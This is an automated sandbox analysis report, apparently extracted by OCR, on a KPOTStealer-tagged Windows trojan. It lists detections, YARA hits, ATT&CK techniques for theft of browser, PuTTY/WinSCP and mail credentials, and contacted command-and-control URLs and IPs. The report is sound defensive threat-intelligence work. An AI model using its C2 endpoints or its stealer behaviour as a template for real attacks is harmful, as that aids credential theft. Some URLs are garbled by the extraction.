

ID: 356849
Sample Name:
SecuriteInfo.com.Trojan.GenericKD.36362611.3113.2129
Cookbook: default.jbs
Time: 17:48:31
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report SecuriteInfo.com.Trojan.GenericKD.36362611.3113.2129 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 4
Sigma Overview 5
Signature Overview 5
AV Detection: 5
Compliance: 5
Networking: 5
Stealing of Sensitive Information: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 8
Domains and IPs 8
Contacted Domains 8
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 11
Public 12
General Information 12
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 14
ASN 14
JA3 Fingerprints 15
Dropped Files 18
Created / dropped Files 18
Static File Info 18
General 18
File Icon 19
Static PE Info 19
General 19
Entrypoint Preview 19
Data Directories 20
Sections 20
Resources 21
Imports 21
Exports 22
Possible Origin 22

Network Behavior 22
Snort IDS Alerts 22
Network Port Distribution 23
TCP Packets 23
UDP Packets 25
ICMP Packets 27
DNS Queries 27
DNS Answers 28
HTTP Request Dependency Graph 30
HTTP Packets 30
HTTPS Packets 34
Code Manipulations 37
Statistics 37
System Behavior 37
Analysis Process: SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe PID: 7084 Parent PID: 6016 37
General 37
File Activities 38
File Read 38
Disassembly 39
Code Analysis 40


Analysis Report SecuriteInfo.com.Trojan.GenericKD.363…

Overview


General Information

Sample Name:	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.2129 (renamed file extension from 2129 to exe)
Analysis ID:	356849
MD5:	9dc97eaed4e619..
SHA1:	41881d3463f4246.
SHA256:	4412624d06991fa.
Tags:	KPOTStealer
Infos:	

Most interesting Screenshot:



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- Machine Learning detection for samp…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…
- Tries to steal Mail credentials (via fil…
- Enables debug privileges
- HTTP GET or POST without a user …
- Is looking for software installed on th…
- JA3 SSL client fingerprint seen in co…
- Queries the volume information (nam…
- Tries to load missing DLLs
- Uses 32bit PE files
- Yara signature match

Classification



Startup

- **System is w10x64**
- SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe (PID: 7084 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe' MD5: 9DC97EAED4E61901AFC327CE9F122262)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.337105580.0000000002BF0000.00000004.00000001.sdmp	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x34d0:$s1: \x0C\x10\x10\x14^KK • 0x408d:$s1: ZFFB\x08\x1D\x1D • 0x34b0:$s2: \x86\x9A\x9A\x9E\x9D\xD4\xC1\xC1 • 0x34c0:$s2: \xC7\xDB\xDB\xDF\xDC\x95\x80\x80

Unpacked PEs

Source	Rule	Description	Author	Strings
1.3.SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe.2bf0000.0.raw.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x34d0:$s1: \x0C\x10\x10\x14^KK • 0x408d:$s1: ZFFB\x08\x1D\x1D • 0x34b0:$s2: \x86\x9A\x9A\x9E\x9D\xD4\xC1\xC1 • 0x34c0:$s2: \xC7\xDB\xDB\xDF\xDC\x95\x80\x80


Copyright null 2021

Source	Rule	Description	Author	Strings
1.3.SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe.2bf0000.0.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x28d0:$s1: \x0C\x10\x10\x14^KK • 0x348d:$s1: ZFFB\x08\x1D\x1D • 0x28b0:$s2: \x86\x9A\x9A\x9E\x9D\xD4\xC1\xC1 • 0x28c0:$s2: \xC7\xDB\xDB\xDF\xDC\x95\x80\x80

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:



Uses 32bit PE files

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Stealing of Sensitive Information:



Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)


Tries to steal Mail credentials (via file access)

Mitre Att&ck Matrix

Copyright null 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Windows Management Instrumentation	DLL Side-Loading 1	DLL Side-Loading 1	Masquerading 1	OS Credential Dumping 1	Process Discovery 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Credentials in Registry 1	System Information Discovery 2 3	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Card Swap	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe	66%	Virustotal		Browse
SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe	24%	Metadefender		Browse
SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe	79%	ReversingLabs	Win32.Trojan.Glupteba	
SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.1.SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.3.SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe.2bf0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
bdns.im	1%	Virustotal		Browse
bdns.by	4%	Virustotal		Browse
bdns.nu	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://bdns.link/r/kpotuvorot10.bit	0%	Avira URL Cloud	safe	
http://dolboeb1701.com/bgczXibj92HSlSCK/login.php	0%	Avira URL Cloud	safe	
http://https://bdns.pro/	0%	Avira URL Cloud	safe	
http://https://bdns.pro/$	0%	Avira URL Cloud	safe	
http://https://bdns.im/r/kpotuvorot10.bit-u	0%	Avira URL Cloud	safe	
http://https://bdns.nu/l	0%	Avira URL Cloud	safe	
http://https://bdns.io/r/kpotuvorot10.bitqu	0%	Avira URL Cloud	safe	
http://dolboeb1701.com/bgczXibj92HSlSCK/util.php	0%	Avira URL Cloud	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://ns.adobe.c/g	0%	URL Reputation	safe	
http://r3.i.lencr.org/0	0%	URL Reputation	safe	
http://r3.i.lencr.org/0	0%	URL Reputation	safe	
http://r3.i.lencr.org/0	0%	URL Reputation	safe	
http://https://bdns.im/	0%	Avira URL Cloud	safe	
http://https://bdns.pro/r/kpotuvorot10.bit	0%	Avira URL Cloud	safe	
http://dolboeb1701.com/	0%	Avira URL Cloud	safe	
http://https://bdns.pro/r/kpotuvorot10.bitr~	0%	Avira URL Cloud	safe	
http://dolboeb1701.com/bgczXibj92HSlSCK/util.php?id=53E61D202B0F807656615	0%	Avira URL Cloud	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://https://dotbit.me/	0%	Avira URL Cloud	safe	
http://crl.identru1	0%	Avira URL Cloud	safe	
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gt	0%	Avira URL Cloud	safe	
http://https://bdns.link/	0%	Avira URL Cloud	safe	
http://dolboeb1701.com/bgczXibj92HSlSCK/	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://dolboeb1701.com/bgczXibj92HSlSCK/util.php?id=53E61D202B0F807656615R	0%	Avira URL Cloud	safe	
http://https://bdns.im/r/kpotuvorot10.bit	0%	Avira URL Cloud	safe	
http://https://bdns.by/r/kpotuvorot10.bit	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://bdns.co/r/kpotuvorot10.bit	0%	Avira URL Cloud	safe	
http://https://bdns.nu/	0%	Avira URL Cloud	safe	
http://https://bdns.io/	0%	Avira URL Cloud	safe	
http://dolboeb1701.com/bgczXibj92HSlSCK	0%	Avira URL Cloud	safe	
http://https://bdns.nu/r/kpotuvorot10.bit	0%	Avira URL Cloud	safe	
http://47.91.94.99/bgczXibj92HSlSCK	0%	Avira URL Cloud	safe	
http://https://bdns.io/r/kpotuvorot10.bit	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bdns.im	194.54.82.12	true	false	• 1%, Virustotal, Browse	unknown
bdns.by	88.80.20.20	true	false	• 4%, Virustotal, Browse	unknown
bdns.nu	88.80.20.20	true	false	• 0%, Virustotal, Browse	unknown
bdns.pro	194.54.82.12	true	false		unknown

Copyright null 2021

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bdns.io	190.115.26.106	true	false		unknown
bdns.co	88.80.21.20	true	false		unknown
dotbit.me	144.76.12.6	true	false		unknown
dolboeb1701.com	47.91.94.99	true	true		unknown
bdns.link	62.75.198.178	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://bdns.link/r/kpotuvorot10.bit	false	• Avira URL Cloud: safe	unknown
http://dolboeb1701.com/bgczXibj92HSlSCK/login.php	true	• Avira URL Cloud: safe	unknown
http://dolboeb1701.com/bgczXibj92HSlSCK/util.php	true	• Avira URL Cloud: safe	unknown
http://https://bdns.pro/r/kpotuvorot10.bit	false	• Avira URL Cloud: safe	unknown
http://dolboeb1701.com/bgczXibj92HSlSCK/util.php?id=53E61D202B0F807656615	true	• Avira URL Cloud: safe	unknown
http://dolboeb1701.com/bgczXibj92HSlSCK/	true	• Avira URL Cloud: safe	unknown
http://https://bdns.im/r/kpotuvorot10.bit	false	• Avira URL Cloud: safe	unknown
http://https://bdns.by/r/kpotuvorot10.bit	false	• Avira URL Cloud: safe	unknown
http://https://bdns.co/r/kpotuvorot10.bit	false	• Avira URL Cloud: safe	unknown
http://dolboeb1701.com/bgczXibj92HSlSCK	true	• Avira URL Cloud: safe	unknown
http://https://bdns.nu/r/kpotuvorot10.bit	false	• Avira URL Cloud: safe	unknown
http://47.91.94.99/bgczXibj92HSlSCK	true	• Avira URL Cloud: safe	unknown
http://https://bdns.io/r/kpotuvorot10.bit	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.554640528.00000000057B1000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.543675957.00000000057B1000.00000004.00000001.sdmp	false		high
http://download.divx.com/player/divxdotcom/DivXWebPlayerInstaller.exeC	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.560432557.00000000055550000.00000004.00000001.sdmp	false		high
http://https://duckduckgo.com/ac/?q=	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.554640528.00000000057B1000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.543675957.00000000057B1000.00000004.00000001.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1-	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573682947.00000000054D9000.00000004.00000001.sdmp	false		high
http://https://bdns.pro/	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573943506.00000000002EB5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://bdns.pro/$	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573943506.00000000002EB5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://bdns.im/r/kpotuvorot10.bit-u	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.574002701.00000000002EA8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://bdns.nu/l	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573943506.00000000002EB5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://bdns.io/r/kpotuvorot10.bitqu	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.574002701.00000000002EA8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ns.adobe.c/g	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.568301447.00000000331C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msn.com/de-ch/J	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573481843.000000005519000.00000004.00000001.sdmp	false		high
http://r3.i.lencr.org/0	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.560738292.000000000550F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://bdns.im/	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573943506.000000002EB5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://dolboeb1701.com/	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.599195628.000000054FD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=30055406629	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573455129.000000055A2000.00000004.00000001.sdmp	false		high
http://https://bdns.pro/r/kpotuvorot10.bitr~	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.574002701.000000002EA8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573429634.000000005555000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573455129.00000000055A2000.00000004.00000001.sdmp	false		high
http://r3.o.lencr.org0	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.560738292.000000000550F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dotbit.me/	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.588814859.000000002E7D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.identru1	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.599195628.000000054FD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://download.divx.com/player/divxdotcom/DivXWebPlayerInstaller.exe8	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.546851098.000000005555000.00000004.00000001.sdmp	false		high
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gt	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573455129.000000055A2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://bdns.link/	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573943506.000000002EB5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.root-x1.letsencrypt.org0	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.560738292.000000000550F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://dolboeb1701.com/bgczXibj92HSlSCK/util.php?id=53E61D202B0F807656615R	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573816242.000000002EFB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1s	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573741077.000000054CB000.00000004.00000001.sdmp	false		high
http://download.divx.com/player/divxdotcom/DivXWebPlayerInstaller.exe	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.540284223.000000005559000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.560432557.0000000005555000.00000004.00000001.sdmp	false		high
http://https://duckduckgo.com/chrome_newtab$	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.554640528.000000057B1000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://cps.letsencrypt.org0	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.560738292.000000000550F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.554640528.000000000057B1000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.543675957.00000000057B1000.00000004.00000001.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573682947.000000000054D9000.00000004.00000001.sdmp	false		high
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.554640528.000000000057B1000.00000004.00000001.sdmp	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=9774759596232;g	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573653974.000000000054FD000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573481843.0000000005519000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573455129.00000000055A2000.00000004.00000001.sdmp	false		high
http://https://bdns.nu/	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573943506.000000000002EB5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=7859736	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573627321.000000000054F1000.00000004.00000001.sdmp	false		high
http://https://bdns.io/	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.573943506.000000000002EB5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.574022130.000000000002EBD000.00000004.00000001.sdmp	false		high
http://https://ac.ecosia.org/autocomplete?q=	SecuriteInfo.com.Trojan.GenericKD.36362611.3113.exe, 00000001.00000003.554640528.000000000057B1000.00000004.00000001.sdmp	false		high
